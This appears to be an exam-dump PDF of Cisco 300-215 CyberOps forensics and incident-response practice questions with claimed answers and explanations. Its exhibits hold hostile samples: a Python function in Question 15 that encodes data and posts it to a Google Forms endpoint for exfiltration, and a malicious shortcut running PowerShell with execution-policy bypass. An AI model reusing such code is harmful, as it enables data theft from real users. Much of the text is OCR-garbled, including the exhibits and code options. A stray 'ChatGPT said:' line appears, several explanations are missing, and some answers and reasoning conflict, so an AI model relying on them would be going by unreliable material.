ATMIC NETWORKS
YOUR GUIDE TO GLOBAL CERTIFIATION

"Please note that these files may not be up to date. However, the questions will help you understand the exam format and typical question patterns."

www.atmicnetworks .com

Warning: Keep connected with our support team for latest updates

Question: 1

A security team is discussing lessons learned and suggesting process changes after a security breach incident. During the incident, members of the security team failed to report the abnormal system activity due to a high project workload. Additionally, when the incident was identified, the response took six hours due to management being unavailable to provide the approvals needed. Which two steps will prevent these issues from occurring in the future? (Choose two.)

A. Introduce a priority rating for incident response workloads.
B. Provide phishing awareness training for the full security team.
C. Conduct a risk audit of the incident response workflow.
D. Create an executive team delegation plan.
E. Automate security alert timeframes with escalation triggers.

Answer: A, D

Explanation:

According to the CyberOps Technologies (CBRFIR) 300-215 study guide, during the post-incident activity phase, it is critical to analyze lessons learned and update processes to ensure quicker and more efficient response in the future. Specifically:
Introducing a priority rating for incident response workloads (A) helps address the issue of team members being occupied with other tasks and unable to prioritize abnormal system activity. This ensures incidents are handled based on severity, not just workload.
Creating an executive team delegation plan (D) addresses the issue of delays due to unavailability of management for approvals. It ensures alternative decision-makers are available for swift action.
These strategies are based on the NIST SP 800-61 Rev. 2 recommendations and are highlighted in the Cisco guide's post-incident activity phase (page 418), which emphasizes lessons learned and how to reduce detection and response times for future incidents.

Reference: CyberOps Technologies (CBRFIR) 300-215 study guide, Chapter: Dealing with Incident Response, Post-Incident Activity, page 418.

Question: 2

An engineer is investigating a ticket from the accounting department in which a user discovered an unexpected application on their workstation. Several alerts are seen from the intrusion detection system of unknown outgoing internet traffic from this workstation. The engineer also notices a degraded processing

capability, which complicates the analysis process. Which two actions should the engineer take? (Choose two.)

A. Restore to a system recovery point.
B. Replace the faulty CPU.
C. Disconnect from the network.
D. Format the workstation drives.
E. Take an image of the workstation.

Answer: C, E

Explanation:

When suspicious activity is detected on a workstation, immediate steps need to be taken to preserve evidence and prevent further compromise:
Disconnecting the system from the network (C) is crucial to stop potential exfiltration of data or ongoing communications with a command-and-control server. This isolation prevents further spread or damage while preserving the state of the compromised system for further investigation.
Taking an image of the workstation (E) is part of the forensics acquisition process. It involves creating a bit-by-bit copy of the system's disk, which preserves all evidence in its current state. This allows for thorough forensic analysis without affecting the original evidence.
These steps align with the best practices outlined in the incident response and forensics processes (as described in the CyberOps Technologies (CBRFIR) 300-215 study guide). Specifically, in the Identification and Containment phases of the incident response cycle, it's emphasized that isolating the system and preserving evidence through imaging are critical to ensuring both containment of the threat and successful forensic investigation.
Reference: CyberOps Technologies (CBRFIR) 300-215 study guide, Chapter: Understanding the Security Incident Response Process, Identification and Containment Phases, page 102-104.

Question: 3

Refer to the exhibit.

No	[Time	jZurce	| Destination	|protocol| L		
2708	351 613329	167 203102117	192 1681 159	TCP	174	15120	-> 80 |SYN] Seq-0 Win-64 Len= 120 [TCP segment
2708	351.614781	52.27 161215	192 1681 159	TCP	174	15409	-> 80 [SYN] Seq=0 Win=64 Len=120 [TCP segment
2708	351 615356	209 92 25 229	192 1681 159	TCP	174	15701	-> 80 [SYN] Seq=0 Win=64 Len=120 [TCP segment
2708	351 615473	149 221 46147	1921681 159	TCP	174	15969	-> 80 [SYN] Seq-0 Win=64 Len=120 [TCP segment
2708	351616366	192 183 44 102	192 1681 159	TCP	174	16247	-> 80 [SYN] Seq-0 Win=64 Len= 120 [TCP segment
2708	351617248	152178159141	192 1681 159	TCP	174	16532	-> 80 [SYN] Seq=0 Win-64 Len=l20 [TCP segment
2700	351 618094	203 98 141 133	192 1 681 159	TCP	174	16533	-> 80 [SYNJ Seq=0 Wm=64 Len=120 [TCP segment
2709	351 618857	115.4848185	192 168 1 159	TCP	174	16718	-> 80 [SYN] Seq=O Win=64 Len=120 [TCP segment

2709	351619789	14729251 74	1921681 159	TCP	174	17009	-> 80 [SYN] Seq=0 Win=64 Len=120 [TCP segment
2709	351 620622	29158 7 85	192 1681 159	TCP	174	17304	-> 80 [SYN] Seq=0 Win=64 Len=120 [TCP segment
2709	351621398	133.119.25.131	192.168 1 159	TCP	174	17599	-> 80 [SYN] Seq-0 Win-64 Len=120 [TCP segment
2709	351622245	89 99115 209	192 1681 159	TCP	174	17874	-> 80 [SYN] Seq=O Wm=64 Len=120 [TCP segment
2709	351 623161	221 19 65 45	192 168 1 159	TCP	174	18160	-> 80 [SYN] Seq=0 Win=64 Len= 120 [TCP segment
2709	351624003	124 97107 209	1921681 159	TCP	174	18448	-> 80 [SYN] Seq=0 Win=64 Len=120 [TCP segment
2709	351 624 765	140 147 9713	192 1681 159	TCP	174	18740-	-> 80 [SYN] Seq=O Win=64 Len=l20 [TCP segment

What should an engineer determine from this Wireshark capture of suspicious network traffic?

A. There are signs of SYN flood attack, and the engineer should increase the backlog and recycle the oldest half-open TCP connections.

B. There are signs of a malformed packet attack, and the engineer should limit the packet size and set a threshold of bytes as a countermeasure.

C. There are signs of a DNS attack, and the engineer should hide the BIND version and restrict zone transfers as a countermeasure.

D. There are signs of ARP spoofing, and the engineer should use Static ARP entries and IP address-to- MAC address mappings as a countermeasure.

Answer: A

Explanation:

In the provided Wireshark capture, we see multiple TCP SYN packets being sent from different source IP addresses to the same destination IP address (192.168.1.159:80) within a short time window. These SYN packets do not show a corresponding SYN-ACK or ACK response, indicating that these TCP connection requests are not being completed.

This pattern is indicative of a SYN flood attack, a type of Denial of Service (DoS) attack. In this attack, a malicious actor floods the target system with a high volume of TCP SYN requests, leaving the target's TCP connection queue (backlog) filled with half-open connections. This can exhaust system resources, causing legitimate connection requests to be denied or delayed.

The countermeasure for this scenario, as highlighted in the CyberOps Technologies (CBRFIR) 300-215

study guide under Network-Based Attacks and TCP SYN Flood Attacks, involves:


Increasing the backlog queue: This allows the server to hold more half-open connections.

Recycling the oldest half-open connections: This ensures that legitimate connections have a chance to be established if the backlog fills up.

Reference: CyberOps Technologies (CBRFIR) 300-215 study guide, Chapter 5: Identifying Attack Methods, SYN Flood Attack section, page 146-148.

Question: 4

Refer to the exhibit.



A network engineer is analyzing a Wireshark file to determine the HTTP request that caused the initial Ursnif banking Trojan binary to download. Which filter did the engineer apply to sort the Wireshark traffic logs?

A. http.request.un matches
B. tls.handshake.type ==1
C. tcp.port eq 25
D. tcp.window_size ==0

Answer: B

Explanation:

Question: 5

What is a concern for gathering forensics evidence in public cloud environments?

A. High Cost: Cloud service providers typically charge high fees for allowing cloud forensics.
B. Configuration: Implementing security zones and proper network segmentation.
C. Timeliness: Gathering forensics evidence from cloud service providers typically requires substantial time.
D. Multitenancy: Evidence gathering must avoid exposure of data from other tenants.

Answer: D

Explanation:

One of the primary concerns when gathering forensic evidence in public cloud environments is the issue of multitenancy. In a shared cloud infrastructure, multiple tenants (organizations or users) operate on the same physical hardware, using virtualization to logically separate resources. This architecture poses a significant challenge for forensic investigations because:

Forensic investigators must ensure that they do not inadvertently access or expose data belonging to other tenants while collecting evidence.

This can limit access to low-level system data or hardware-level logs that might be essential for a thorough forensic analysis, since providers must enforce strict data isolation policies.

This concern is recognized in industry practices and guidelines, including NIST SP 800-86, which underscores the need to collect data in a forensically sound and legally defensible manner— something made more complex in shared environments.

The Cisco CyberOps Associate guide emphasizes the challenges of evidence handling in cloud environments, stating that "gathering evidence in the cloud must be carefully performed to ensure compliance with legal standards and to respect the boundaries of other tenants' data".

Reference: CyberOps Technologies (CBRFIR) 300-215 study guide, Chapter on Digital Forensics and Cloud Environments, Section: Evidence Collection in Shared Infrastructure (Public Cloud).

Question: 6

Which scripts will search a log file for the IP address of 192.168.100.100 and create an output file named parsed_host.log while printing results to the console?

A
```
import os
    import re
    line_regex = re.compile(r*fwd=V192.168.100.100V. *$")
    output_filename = os.path.normpath( “output/parsed_host.log")
    with open(output_filename, “w”) as outjile:
            outjle wntef")
    with open(outputjlename, “a") as outjle:
            with open( “parsed_host.log", “r") as in_file"
              for line in in Jie:
                 if (line_regex.search(line)): print line out_file.write(line)
```

B
```
import os
    import re
    line_regex = re.compile(r".*fwd=V192.168.100.100V. T)
    output_filename = os.path.normpath( "output/parsedjosts.log")
    with open(output_filename, “w") as outjle:
            outjle write(:")
    with open(output_filename, "a") as outjile:
            with open( "testjog.log", “r") as in_file"
              for line in in_file:
                 if (line_regex.search(line)): print line OLrtfile.write(line)
```

C import os import re line_regex = re.compile(r".*fwd=V192.168.100.10V. *$") output Ji lename = os.path.normpath(“output/parsed_host.log") with open(output_filename, “w") as outjle:
out_file.write(“")
with open (outputJ lename, “a") as out J le:
with open(“parsed_host.log", “r”) as in_file" for line in in file:
if (line_regex.search(line)): print line out_file.write(line)

D- import os import re line_regex = re.compile(r".*fwd=V192.168.100.100V. *$") output_filename = os.path.normpath(“output/parsedhost.log") with open(output_filename, “w”) as out_file:
outjile write(:")
with open (outputJ lename, “a") as outfile: with open(“test_log.log", T) as in Ji Ie" for line in in Ji Ie:
if (line_regex.search(line)): print line outjle.write(line)

A. Option A B. Option B C. Option C D. Option D

Answer: B

Explanation:

To determine the correct script, we evaluate the following requirements:

The script must search for the IP address 192.168.100.100.

The output should be written to a file named parsed_host.log.

The matching lines should be printed to the console.

Analysis of the options:

Option A: Correct IP regex used and correct output filename, but reads from parsed_host.log instead of a source log file like test_log.log (not ideal for initial parsing).

Option C: The IP address used is 192.168.100.101 instead of 192.168.100.100 — incorrect.

Option D: Same IP address and logic as Option B, but uses print statement without parentheses, which is not valid in Python 3 unless using Python 2 — not ideal.

Q Option B:

Uses correct IP: "192.168.100.100"

Reads from test_log.log (presumably the source log file).

Writes to output/parsed_host.log.

Prints each matching line and writes to output file — satisfying all conditions.

Reference:

CyberOps Technologies (CBRFIR) 300-215 study guide, Chapter on "Investigating Host-Based Evidence and Logs" emphasizes scripting log parsing tasks using Python’s regex and file I/O for filtering artifacts like IP addresses. Scripts should ensure proper source log input, pattern matching, result redirection, and optional output logging for forensics analysis.

ChatGPT said:

Question: 7

What is the transmogrify anti-forensics technique?

A. hiding a section of a malicious file in unused areas of a file
B. sending malicious files over a public network by encapsulation
C. concealing malicious files in ordinary or unsuspecting places
D. changing the file header of a malicious file to another file type

Answer: D

Explanation:

The transmogrify anti-forensics technique refers specifically to the act of modifying the file header of a malicious file to disguise it as another file type. This type of manipulation helps evade detection by signature-based security tools and forensics analysis systems that rely on file headers to determine file type and purpose.
For example, a malicious .exe file might have its header changed to appear as a .jpg or .pdf to trick analysts or automated systems into treating it as benign. This tactic is particularly effective in bypassing content filtering and malware detection solutions that do not perform deep inspection beyond headers.
Reference: CyberOps Technologies (CBRFIR) 300-215 study guide, Chapter on Obfuscation and AntiForensics Techniques.

Question: 8

What is the steganography anti-forensics technique?

A. hiding a section of a malicious file in unused areas of a file
B. changing the file header of a malicious file to another file type
C. sending malicious files over a public network by encapsulation
D. concealing malicious files in ordinary or unsuspecting places

Answer: D

Explanation:

Steganography is the anti-forensics technique of hiding malicious content within seemingly innocent files, such as image, audio, or video files. The goal is to conceal data or code in a way that avoids suspicion and detection, thereby making traditional security inspection tools ineffective unless they are explicitly designed to detect hidden data within media files.
Steganography differs from encryption because it does not simply make data unreadable; it hides the

existence of the data itself. It is commonly used in cyber operations to hide command-and-control instructions or to exfiltrate sensitive information in covert ways.
Reference: CyberOps Technologies (CBRFIR) 300-215 study guide, Chapter on Evasion and Obfuscation Techniques, Anti-Forensics, Steganography Section.

Question: 9

A security team receives reports of multiple files causing suspicious activity on users' workstations. The file attempted to access highly confidential information in a centralized file server. Which two actions should be taken by a security analyst to evaluate the file in a sandbox? (Choose two.)

A. Inspect registry entries
B. Inspect processes.
C. Inspect file hash.
D. Inspect file type.
E. Inspect PE header.

Answer: B, E

Explanation:

When analyzing suspicious files in a sandbox environment, a security analyst focuses on identifying and evaluating their behavior in a controlled setting to confirm potential malicious activity: Inspect processes (B): Observing the processes that the file spawns or injects into during execution helps identify malicious actions or privilege escalation. This is a crucial part of dynamic analysis in the sandbox environment.
Inspect PE header (E): The PE (Portable Executable) header contains metadata about how the file will execute on Windows systems. It reveals details such as the entry point, libraries used, and whether the file is suspiciously crafted or packed, which can be strong indicators of malicious behavior.
The other options (A, C, D) are important in the broader forensic analysis, but within the sandbox dynamic analysis, focusing on process behavior and file execution headers is critical for determining how the file interacts with the system and whether it is indeed malicious.

Reference: CyberOps Technologies (CBRFIR) 300-215 study guide, Chapter: Understanding Malware Analysis, Dynamic Analysis of Malware, page 389-392.

Question: 10

Refer to the exhibit.

Dnve type	Fixed (Hard disk)
Drive senal number	1CBDB2C4
Full path	C:\Windows\System32\WIndowsPowerShell\vl Opowershell exe
NetBIOS name	user-pc
Inkfile name	ds7002 pdf
Relative path	AAAAA \Windows\System32\WindowsPowerShell\v1 Opowershell exe
Arguments	-nom-ep bypassSzk = ■JHB0Z3Q9MHgwMDA1ZTJiZTskdmNxPTB4MDAwNjlzYjY7
Target file size (bytes)	452608
Droid volume	c59b0b22-7202-4410-b323-894349c1 d75b
Birth droid volume	c59b0b22-7202-4410-b323-894349c1 d75b
Droid file	bf069f66-8be6-11e6-b3d9-0800279224e5
Birth droid file	bf069f66-8be6-11 e6-b3d9-0800279224e5
File attribute	The file or directory is an archive file
Target file access time (UTC)	13 07 2009 23 32 37
Target file creation time (UTC)	13 07 2009 23 32:37
Target file modification time (UTC)	14 07 2009 1 14 24
Header flags	HasTargetIdList HasLinkInfo HasName. HasRelativePath, HasArguments, Haslcc
MAC vendor	Cadmus Computer Systems
Target path	My Computers \Windows\System32\WindowsPowerShell\v1 Opowershell exe
Target MFT entry number	0x7E21

An engineer is analyzing a .LNK (shortcut) file recently received as an email attachment and blocked by email security as suspicious. What is the next step an engineer should take?

A. Delete the suspicious email with the attachment as the file is a shortcut extension and does not represent any threat.

B. Upload the file to a virus checking engine to compare with well-known viruses as the file is a virus disguised as a legitimate extension.

C. Quarantine the file within the endpoint antivirus solution as the file is a ransomware which will encrypt the documents of a victim.

D. Open the file in a sandbox environment for further behavioral analysis as the file contains a malicious script that runs on execution.

Answer: D

Explanation:

The metadata in the exhibit reveals a strong indicator that this .LNK file (shortcut) is malicious:
The shortcut file is named "ds7002.pdf" but actually points to the execution of PowerShell:
→ Full path: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
Arguments include:
→ -noni -ep bypass $z = '...'; indicating an attempt to run a PowerShell script with execution policy bypassed (a known tactic for fileless malware delivery).
The file is masked as a PDF (common social engineering technique), and PowerShell execution via .LNK is a signature technique used by many malware families to initiate second-stage payloads or scripts.
Given this, the correct and safest course of action is to:
→ Open the .LNK file in a sandbox environment (D).
This enables safe behavioral analysis to observe what actions it attempts upon execution without endangering live systems.
Other options are inappropriate:
A (ignoring the threat due to extension) is dangerous — .LNKs can trigger code.
B (upload to virus engine) is only helpful for known malware and lacks behavioral context.
C (quarantine) is preventive but not investigative — sandboxing provides visibility.
Reference: CyberOps Technologies (CBRFIR) 300-215 study guide, Chapter on "Threat Hunting and Malware Analysis," section covering shortcut (.LNK) based attacks, PowerShell-based threats, and sandbox behavioral analysis strategies.

Question: 11

An investigator is analyzing an attack in which malicious files were loaded on the network and were undetected. Several of the images received during the attack include repetitive patterns. Which anti- forensic technique was used?

A. spoofing
B. obfuscation
C. tunneling
D. steganography

Answer: D

Explanation:

The use of repetitive patterns in images is a known indicator of steganography, which is an antiforensics technique used to hide malicious code or files inside seemingly benign content such as image or audio files. The repetitive patterns suggest that the image may contain embedded hidden data. This technique is particularly difficult to detect through conventional scanning or antivirus software.
According to the CyberOps Technologies (CBRFIR) 300-215 study guide, steganography is defined as "concealing malicious content or instructions within ordinary files such as .jpg, .png, or audio files, allowing the content to bypass security filters and reach the target system without detection".

Question: 12

A security team detected an above-average amount of inbound tcp/135 connection attempts from unidentified senders. The security team is responding based on their incident response playbook. Which two

elements are part of the eradication phase for this incident? (Choose two.)

A. anti-malware software
B. data and workload isolation
C. centralized user management
D. intrusion prevention system
E. enterprise block listing solution

Answer: CD

Explanation:

The eradication phase in incident response involves eliminating the root cause of the incident and strengthening defenses to prevent reoccurrence. In this case:
Intrusion Prevention System (D): Adding new rules to the IPS to detect and block malicious activity on TCP/135 is a direct eradication step to remove the threat's entry point and prevent future attacks. Centralized User Management (C): Hardening user accounts, removing unnecessary permissions, and applying tighter authentication/authorization measures helps eliminate the possibility that threat actors could exploit weak or mismanaged accounts to continue accessing the system.
Although anti-malware software (A) and enterprise block listing (E) are valuable, the most direct eradication steps here specifically involve managing network access (via IPS) and strengthening user controls (via centralized user management), especially when TCP/135 (MSRPC endpoint mapper) can be used to enumerate services and potentially access vulnerable endpoints remotely.
This aligns with best practices outlined in incident response frameworks (such as the NIST SP 800-61 and referenced resources), which emphasize closing the exploited entry points (in this case, TCP/135) and removing any lingering access points through user management and network control enhancements.
Reference:
CyberOps Technologies (CBRFIR) 300-215 study guide, Chapter: Understanding the Incident Response Process, Eradication Phase, page 105-106.
External Reference: "The Core Phases of Incident Response – Remediation," Cipher blog [1].
External Reference: "Service Overview and Network Port Requirements," Microsoft documentation [2].

Question: 13

Which tool conducts memory analysis?

A. MemDump
B. Sysinternals Autoruns
C. Volatility
D. Memoryze

Answer: C

Explanation:

Volatility is an open-source memory forensics tool specifically designed for memory analysis. It allows forensic investigators to inspect memory dumps for running processes, hidden processes, injected code, and malicious activity in memory.

As per the Cisco CyberOps Associate study guide, "Volatility helps security professionals with both incident response and malware analysis. It can identify processes, registry artifacts, network connections, and memory-resident malware".

While Memoryze (D) is also a memory analysis tool, Volatility is the more recognized, command-line driven tool used widely in industry and is directly highlighted in the curriculum.

Question: 14

Refer to the exhibit.

What is the IOC threat and URL in this STIX JSON snippet?

A. malware; 'http://x4z9arb.cn/4712/'
B. malware; x4z9arb backdoor
C. x4z9arb backdoor; http://x4z9arb.cn/4712/
D. malware; malware--162d917e-766f-4611-b5d6-652791454fca
E. stix; 'http://x4z9arb.cn/4712/'

Answer: A

Explanation:

This STIX (Structured Threat Information eXpression) JSON snippet provides two key elements relevant for IOC (Indicator of Compromise) analysis:

The indicator pattern shows a suspicious URL:

→ "pattern": "[url:value = 'http://x4z9rb.cn/4712/']"

This is the actual IOC that can be used for detection.

The type of object that the indicator relates to:

→ "type": "malware"

→ "name": "x4z9arb backdoor"

This indicates the nature of the threat associated with the IOC is malware.

Therefore, the threat is "malware" and the associated indicator (IOC) is the URL:

http://x4z9rb.cn/4712/

Option A correctly captures both the IOC category ("malware") and the indicator value ("http://x4z9rb.cn/4712/").

Reference: CyberOps Technologies (CBRFIR) 300-215 study guide, Chapter on "Understanding Threat Intelligence Platforms," including the use of STIX/TAXII for representing threat data.

Question: 15

Refer to the exhibit.

```
■ gfdggvbdsopqq(id, entryl, stringl, entry2, string2):
 url = 'https: //docs, google .com/for'is/d/e[1] + id - '/formResponse' encl = b64encode(bytes(stringl,
'utf8'}).decode() enc2 = b64encode(bytes(string2, 'utf8')) .decode () form data - (entryl: encl, entry2: enc2)
 user_agent - ( 'Referer': 'https://docs.google.com/forms/d/e' + id + '/viewform' 'User-Agent': 'Mozilla/5.0
(Windows NT 10.0;
 Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/79.0.3945.88 Safari/537.36') r -
post(url, data=form_data, headers=user agent) if r.statuscode = 200:
     return True slse:
I return False
```

Which type of code is being used?

A. Shell
B. VBScript
C. BASH
D. Python

Answer: D

Explanation:

The code in the exhibit is written in Python. Here's how we can confirm:

The function definition uses Python syntax: def function_name(args):

It uses the b64encode and decode functions — typical of Python's base64 module.

Data structures such as dictionaries are used with curly braces (e.g., form_data = {entry1: enc1, ...}).

The conditional syntax uses "if r.status_code == 200:" which is Pythonic.

The request object "r = post(...)" and use of headers show standard use of the Python requests library.

This type of script is typical in exfiltration scenarios where encoded information is sent via a web form (in this case Google Forms), bypassing detection systems.

Reference: CyberOps Technologies (CBRFIR) 300-215 study guide, Chapter on "Working with Malware and Exploit Scripts," which includes analysis of obfuscated and encoded scripts written in Python used for data exfiltration or C2 communication.

Question: 16

What is the function of a disassembler?

A. aids performing static malware analysis
B. aids viewing and changing the running state
C. aids transforming symbolic language into machine code
D. aids defining breakpoints in program execution

Answer: A

Explanation:

A disassembler is a forensic and reverse engineering tool that translates machine-level code (binary) back into human-readable assembly language. This is used during static malware analysis to understand how the malware is constructed and what it is designed to do without actually executing the code.
According to the CyberOps Technologies (CBRFIR) 300-215 study guide, “Disassembler tools are used to assist with reverse malware engineering by allowing a security professional to examine the binary and understand the functionality of the malware code”.

Question: 17

An “unknown error code” is appearing on an ESXi host during authentication. An engineer checks the authentication logs but is unable to identify the issue. Analysis of the vCenter agent logs shows no connectivity errors. What is the next log file the engineer should check to continue troubleshooting this error?

A. /var/log/syslog.log
B. /var/log/vmksummary.log
C. /var/log/shell.log
D. /var/log/general/log

Answer: B

Explanation:

In VMware ESXi systems, the vmksummary.log file is responsible for capturing general system events, including uptime, reboot statistics, and key service-related issues. It serves as a valuable source for troubleshooting persistent or unexplained system behaviors.
The Cisco CyberOps study guide references log file paths used in system diagnostics and incident response, and for authentication-related issues on ESXi where standard logs don't yield insights, vmksummary.log is the recommended next source for identifying systemic service faults or anomalies.

Question: 18

Over the last year, an organization's HR department has accessed data from its legal department on the last day of each month to create a monthly activity report. An engineer is analyzing suspicious activity alerted by a threat intelligence platform that an authorized user in the HR department has accessed legal data daily for the last week. The engineer pulled the network data from the legal department's shared folders and discovered above average-size data dumps. Which threat actor is implied from these artifacts?

A. privilege escalation
B. internal user errors
C. malicious insider
D. external exfiltration

Answer: C

Explanation:

A "malicious insider" is someone within the organization who has authorized access but intentionally misuses that access to extract or exfiltrate data. In this case:

The HR user has legitimate access but deviates from their normal behavior pattern (accessing legal data daily instead of monthly).

The presence of large data dumps and the alert from a threat intelligence platform suggest intentional misuse rather than accidental behavior.

According to the Cisco CyberOps Associate guide, insider threats are identified by behavioral anomalies, especially involving sensitive data access patterns inconsistent with role-based access and historical usage profiles.

Question: 19

A website administrator has an output of an FTP session that runs nightly to download and unzip files to a local staging server. The download includes thousands of files, and the manual process used to find how many files failed to download is time-consuming. The administrator is working on a PowerShell script that will parse a log file and summarize how many files were successfully downloaded versus ones that failed. Which script will read the contents of the file one line at a time and return a collection of objects?

A. Get-Content-Folder \Server\FTPFolder\Logfiles\ftpfiles.log | Show-From "ERROR", "SUCCESS"
B. Get-Content –ifmatch \Server\FTPFolder\Logfiles\ftpfiles.log | Copy-Marked "ERROR", "SUCCESS" C. Get-Content –Directory \Server\FTPFolder\Logfiles\ftpfiles.log | Export-Result "ERROR", "SUCCESS"
D. Get-Content –Path \Server\FTPFolder\Logfiles\ftpfiles.log | Select-String "ERROR", "SUCCESS"

Answer: D

Explanation:

The PowerShell cmdlet Get-Content reads content line-by-line from a file and is commonly used for processing

logs or large text files. When combined with Select-String, it can search for specific patterns (such as "ERROR" or "SUCCESS") within those lines and return a collection of matching objects, including metadata like line number and line content.

Option D uses:

Get-Content –Path: Correct syntax to read the log file from a UNC path.

Select-String “ERROR”, “SUCCESS”: Searches for these terms in each line and returns matching lines as structured output.

The other options (A, B, C) use non-existent or incorrect cmdlets/parameters such as Get-Content- Folder, –ifmatch, –Directory, which are invalid in PowerShell.

Reference: CyberOps Technologies (CBRFIR) 300-215 study guide, Chapter on “Automation and Scripting Tools,” which discusses PowerShell usage for forensic log analysis and pattern searching using cmdlets like Get-Content and Select-String.

Question: 20

Refer to the exhibit.

Time	TCP Data	Source	Destination	Protocol	Info
12	0.000000000	0.000230000	192.	192.	TCP	Microsoft-cis-sql-storman, ACK] Seq=0 Sck=1 Wind=8192 Len=0 WSS=3480 SACK_PER=1
15	0.000658000	0.000465000	192.	192.	SMB	Negotiate Protocol Response
21	0.004157000	0.000499000	192.	192.	SMB	Session Setup AndX Response, NTLMSSP_CHALLENGE, Error: STATUS_MORE_PROCESSING_REQUIRED
23	0.001257000	0.000991000	192.	192.	TCP	Session Setup AndX Response, Error: STATUS_LOGON_FAILURE
25	0.000650000	0.000135000	192.	192.	TCP	microsoft-ds-sgf-storman [ACK] Seq=757 Ack=759 win=63620 Len=0
26	0.000049000	0.000049000	192.	192.	TCP	microsoft-ds-sgf-storman [RST, ACK] Seq=757 Ack=759 Win=0 Len=0
38	14.59967300	0.000232000	192.	192.	TCP	microsoft-ds+llsurfup-https [SYN, ACK] Seq=0 Ack=1 Win=8192 Len=0 WSS=1460 SACK_PERM=1
41	0.000535000	0.000365000	192.	192.	SMB	Negotiate Protocol Response
58	0.005986000	0.000498000	192.	192.	TCP	microsoft-ds-llsurfup-https [ACK] Seq=198 Ack=3006 win=64240 Len=0
59	0.000854000	0.000854000	192.	192.	SMB	Session Setup AndX Response
61	0.000639000	0.000302000	192.	192.	SMB	Tree Connect AndX Response
63	0.002314000	0.000354000	192.	192.	SMB	MT Create AndX Response, FID: 0x4000
65	0.000440000	0.000249000	192.	192.	SMB	Write AndX Response, FID: 0x4000, 72 bytes
67	0.000336000	0.000232000	192.	192.		
69	0.000528000	0.000429000	192.	192.		
71	0.000417000	0.000317000	192.	192.		
73	0.000324000	0.000215000	192.	192.		
76	0.232074000	0.000322000	192.	192.	SMB	NT Create AndX Response, FID: 0x4001
78	0.000420000	0.000242000	192.	192.	SMB	Write AndX Response, FID: 0x4001, 72 bytes
80	0.000332000	0.000228000	192.	192.		
82	0.000472000	0.000372000	192.	192.		
84	0.000433000	0.000320000	192.	192.		
86	0.000416000	0.000310000	192.	192.		
88	0.000046500	0.000366000	192.	192.		
90	0.067630000	0.967518000	192.	192.		
92	0.000515000	0.000391000	192.	192.		
94	0.000477000	0.000368000	192.	192.		
96	0.090664000	0.090363000	192.	192.		
98	0.006860000	0.000280000	192.	192.		
100	0.000312000	0.000229000	192.	192.		
102	0.000329000	0.000217000	192.	192.		
104	0.000212900	0.000200000	192.	192.	SMB	Close Response, FID: 0x4001

An engineer is analyzing a TCP stream in Wireshark after a suspicious email with a URL. What should be determined about the SMB traffic from this stream?

A. It is redirecting to a malicious phishing website
B. It is exploiting redirect vulnerability
C. It is requesting authentication on the user site.
D. It is sharing access to files and printers.

Answer: D

Explanation:

The Wireshark output shows SMB protocol transactions, including NT Create AndX Response and Write AndX Response, indicating the transfer of files or objects. SMB (Server Message Block) is a protocol used for file sharing and printer access in Windows networks. The log does not indicate phishing or redirection behavior but rather normal SMB communication such as accessing files or shared resources.

Question: 21

What is the goal of an incident response plan?

A. to identify critical systems and resources in an organization
B. to ensure systems are in place to prevent an attack
C. to determine security weaknesses and recommend solutions
D. to contain an attack and prevent it from spreading

Answer: D

Explanation:

The goal of an incident response plan (IRP) is to provide structured procedures for responding to cybersecurity incidents in a way that limits damage, contains the threat, and ensures business continuity. As outlined in the NIST SP 800-61 and Cisco CyberOps Associate study guide, containment and minimizing the impact of incidents is the primary goal of an IRP.

Question: 22

A security team received an alert of suspicious activity on a user's Internet browser. The user's antivirus software indicated that the file attempted to create a fake recycle bin folder and connect to an external IP address. Which two actions should be taken by the security analyst with the executable file for further analysis? (Choose two.)

A. Evaluate the process activity in Cisco Umbrella.
B. Analyze the TCP/IP Streams in Cisco Secure Malware Analytics (Threat Grid).
C. Evaluate the behavioral indicators in Cisco Secure Malware Analytics (Threat Grid).
D. Analyze the Magic File type in Cisco Umbrella.
E. Network Exit Localization in Cisco Secure Malware Analytics (Threat Grid).

Answer: B, C

Explanation:

